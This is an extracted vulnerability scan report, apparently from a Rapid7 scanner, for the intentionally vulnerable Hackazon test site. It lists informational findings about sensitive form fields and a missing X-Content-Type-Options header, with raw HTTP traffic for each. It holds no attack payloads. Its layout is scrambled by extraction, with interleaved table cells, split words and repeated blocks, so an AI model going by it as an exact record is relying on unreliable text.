Original Traffic GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-filter[]=7 filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&qualityfilter=10&quality-filter=11 Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F} HTTP/1.1 404 Not Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-lubuntu4.29 status: 404 Not Found

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Value Attack Type Original Value Proof **Proof Description**  SensitivePersonalInform

<input type="text" maxlength="100" required name="username " id="username" autocomplete="of f" class="formcontrol input-lg" placeholder="Use rname or Email" tabindex="1">

#### Original Traffic

POST /contact HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 123

Referer: http://hackazon.webscantest.com/contact Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-

 $7890\&contact\_message=comment\&save=contact$ 

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

SensitivePersonalInform

ation

<input type="text" maxlength="100" required class="formcontrol" placeholder="Use rname" name="contact\_n ame" id="userName">

```
Original Traffic
   POST /contact HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
   Safari/537.36
   X-RTC-AUTH: R7_IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   Content-Length: 123
   Referer: http://hackazon.webscantest.com/contact
   Content-Type: application/x-www-form-urlencoded
   Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
   X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}
   contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-
   7890\& contact\_message = comment\& save = contact
   HTTP/1.1 200 0K
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
   Date: Mon, 06 Mar 2023 02:35:07 GMT
   Pragma: no-cache
   Content-Length: 5860
   Content-Type: text/html; charset=utf-8
   Content-Encoding: gzip
   Expires: Thu, 19 Nov 1981 08:52:00 GMT
   Server: Apache/2.4.7 (Ubuntu)
   Vary: Accept-Encoding
   x-powered-by: PHP/5.5.9-1ubuntu4.29
 SensitivePersonalInform
                                                                                                                       type="password"
 ation
                                                                                                                       maxlength="100"
                                                                                                                       required
                                                                                                                       name="password"
                                                                                                                       autocomplete="of
                                                                                                                       f" id="password"
                                                                                                                       class="form-
                                                                                                                       control input-lg"
                                                                                                                       placeholder="Pas
                                                                                                                       sword"
                                                                                                                       tabindex="5">
Original Traffic
   POST /contact HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
   Safari/537.36
   X-RTC-AUTH: R7_IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   Content-Length: 123
   Referer: http://hackazon.webscantest.com/contact
   Content-Type: application/x-www-form-urlencoded
   Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
   X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}
   \verb|contact_name| = x75 wu530 & \verb|contact_email| = ax75 wu531 & 40 example.com & \verb|contact_phone| = 123-456-123 & 40 example.com & \verb|contact_phone| = 123-456-123 & 40 example.com & 40 example.c
   7890\& contact\_message = comment\& save = contact
   HTTP/1.1 200 OK
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

http://hackazon.webscantest.com/cart/view

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

Date: Mon, 06 Mar 2023 02:35:07 GMT

Content-Type: text/html; charset=utf-8

Expires: Thu, 19 Nov 1981 08:52:00 GMT

x-powered-by: PHP/5.5.9-1ubuntu4.29

Connection: close

Pragma: no-cache Content-Length: 5860

Content-Encoding: gzip

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

SensitivePersonalInform ation

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-lg" placeholder="Use rname or Email" tabindex="1">

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Sensitive Personal Inform

ation

<input type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5">

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

SensitivePersonalInform ation

<input type="text"
name="credit\_car
d\_number"
id="creditCardFiel
d" value=""
class="formcontrol" required
pattern="^[\d-]+\$"
/>

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/user/terms

Original Value

Attack Value

Root Cause: (Parameter: / 2 Attack Variances)

**Proof Description** 

INFORMATIONAL

SensitivePersonalInform

ation

Attack Type

<input type="password"

Proof

maxlength="100" required name="password" autocomplete="of f" id="password" class="form-control input-lg" placeholder="Pas sword" tabindex="5">

**Original Traffic** GET /user/terms HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/register Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 SensitivePersonalInform <input type="text" ation maxlength="100" required name="username " id="username' autocomplete="of f" class="formcontrol input-lg" placeholder="Use rname or Email" tabindex="1"> Original Traffic GET /user/terms HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/register Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556

Content-Type: text/html; charset=utf-8
Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

SensitivePersonalInform ation

<input type="text"
maxlength="100"
required
name="username
" id="username"
autocomplete="of
f" class="formcontrol input-lg"
placeholder="Use
rname or Email"
tabindex="1">

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Sensitive Personal Inform

ation

<input type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5">

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

SensitivePersonalInform ation

<input type="text"
maxlength="100"
required
class="formcontrol"
placeholder="Na
me"
name="userName
" id="userName"
value="">

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/review/send

Original Value

Attack Value

Root Cause: (Parameter: / 2 Attack Variances)

**Proof Description** 

INFORMATIONAL

SensitivePersonalInform

ation

Attack Type

<input type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="form-

Proof

control input-lg" placeholder="Pas sword" tabindex="5">

```
Original Traffic
 POST /review/send HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 144
 Referer: http://hackazon.webscantest.com/product/view?id=45
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
 X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}
 productID=45&userName=x77nw4qa&userEmail=ax77nw4qb%40example.com&starValue=data&textReview=comment& csrf review=wP
 OZrMjqi63v8oH20pRHhC6KWnqZhhzW
 HTTP/1.1 302 Found
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:36:47 GMT
 Pragma: no-cache
 Content-Length: 0
 Content-Type: text/html; charset=utf-8
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Location: /product/view?id=45
 Server: Apache/2.4.7 (Ubuntu)
 x-powered-by: PHP/5.5.9-1ubuntu4.29
SensitivePersonalInform
                                                               <input type="text"
                                                              maxlength="100"
                                                              required
                                                              name="username
                                                               " id="username"
                                                              autocomplete="of
                                                              f" class="form-
                                                              control input-la"
                                                              placeholder="Use
                                                              rname or Email"
Original Traffic
 POST /review/send HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 144
 Referer: http://hackazon.webscantest.com/product/view?id=45
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
 X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}
 productID=45&userName=x77nw4qa&userEmail=ax77nw4qb%40example.com&starValue=data&textReview=comment& csrf review=wP
 OZrMjqi63v8oH20pRHhC6KWnqZhhzW
 HTTP/1.1 302 Found
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:36:47 GMT
 Pragma: no-cache
 Content-Length: 0
 Content-Type: text/html; charset=utf-8
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Location: /product/view?id=45
 Server: Apache/2.4.7 (Ubuntu)
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

```
Original Traffic
 GET / HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:34:56 GMT
 Pragma: no-cache
 Content-Length: 8993
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Set-Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; path=/
 Set-Cookie: NB_SRVID=srv36155888; path=/
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInform ation

type="password"
maxlength="100"
required
name="password"
autocomplete="of
f" id="password"
class="formcontrol input-lg"
placeholder="Pas
sword"

<input

```
tabindex="5">
Original Traffic
 GET / HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:34:56 GMT
 Pragma: no-cache
 Content-Length: 8993
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
 Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
 Set-Cookie: NB_SRVID=srv36155888; path=/
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInfor ation	rm		<input type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="form- control input-lg" placeholder="Pas sword" tabindex="5"&gt;</input 	
Original Traffic No Traffic for No Traffic for				
SensitivePersonalInfor ation	rm		<input type="email" class="form- control" name="userEmail" id="userEmail" placeholder="Ente r email" required data- validation="email"</input 	
Original Traffic No Traffic for No Traffic for				
SensitivePersonalInfor ation	rm		<input autocomplete="of f" class="form- control input-lg" id="username" maxlength="100" name="username " placeholder="Use rname or Email" required="" tabindex="1" type="text"/>	
Original Traffic  No Traffic for  No Traffic for				

# References

CWE-693

# Description

The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.

# Recommendation

The X-Content-Type-Options HTTP response header can be used to indicate whether or not a browser should be allowed to sniff a response away from the declared content-type. Sites can use this to avoid MIME-sniffing a response away from the declared content-type.

0					
http://hackazon.webscantest.com/bestprice		Root Cause	: (Parameter: / 3 Attack Variances)	INFORMATIONAL	
Attack Type	Original Value	Attack Value	Proof	Proof Description	

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

Date: Mon, 06 Mar 2023 02:36:36 GMT Pragma: no-cache Content-Length: 4939 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

# X-Content-Type-Options

no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:36:34 GMT Pragma: no-cache Content-Length: 4938 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Cache-Control:

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 4936 Content-Type: text/html; The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-

1ubuntu4.29

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

# http://hackazon.webscantest.com/

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Tune	Original Value	Attack Value	Droof	Dreaf Decemention
Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:34:56 GMT Pragma: no-cache Content-Length: 8993 Content- Type: text/html; charset=utf-8 Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set- Cookie: PHPSESSID=m41 sk1g5lom3bi2sd1 jkr9mk86; path=/ Set-Cookie: NB_SRVID=srv36 155888; path=/ Vary: Accept- Encoding x- powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host:} \ {\tt hackazon.webscantest.com}$ 

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** The X-Content-Type-Options HTTP response X-Content-Type-Options Cache-Control: no-store, noheader, which only defined value is "nosniff", not cache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06

Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-

1ubuntu4.29

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server:

Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5 5 9-1ubuntu4.29

Cache-Control:

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

GET /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4326

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length:

4422 Content-Type: text/html; charset=utf-8 Content-

Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7

(Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-

1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

found.

POST /user/login?return\_url= HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

Original Value

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### http://hackazon.webscantest.com/review/send

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

X-Content-Type-Options

Attack Type

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0

Proof

Connection: close Date: Mon, 06 Mar 2023 02:35:09 GMT

Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19

Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) xpowered-by:

PHP/5.5.9-1ubuntu4.29 status: 400 Bad Request

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

found.

**Proof Description** 

POST /review/send HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 144

Referer: http://hackazon.webscantest.com/product/view?id=45

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

Original Value

 $productID=45 \& userName=x77 nw4 ga \& userEmail=ax77 nw4 gb \%40 example.com \& starValue=data \& textReview=comment \& \_csrf\_review=wParameters and the starValue of the starValue$ 

OZrMjqi63v8oH2OpRHhC6KWnqZhhzW

HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:36:47 GMT

Pragma: no-cache Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Location: /product/view?id=45 Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-lubuntu4.29

### http://hackazon.webscantest.com/category/view

Root Cause: (Parameter: / 3 Attack Variances)

**Proof Description** 

INFORMATIONAL

X-Content-Type-Options

Attack Type

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06

Proof

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Date: Mon, 06
Mar 2023
02:35:07 GMT
Pragma: no-cache
Content-Length:
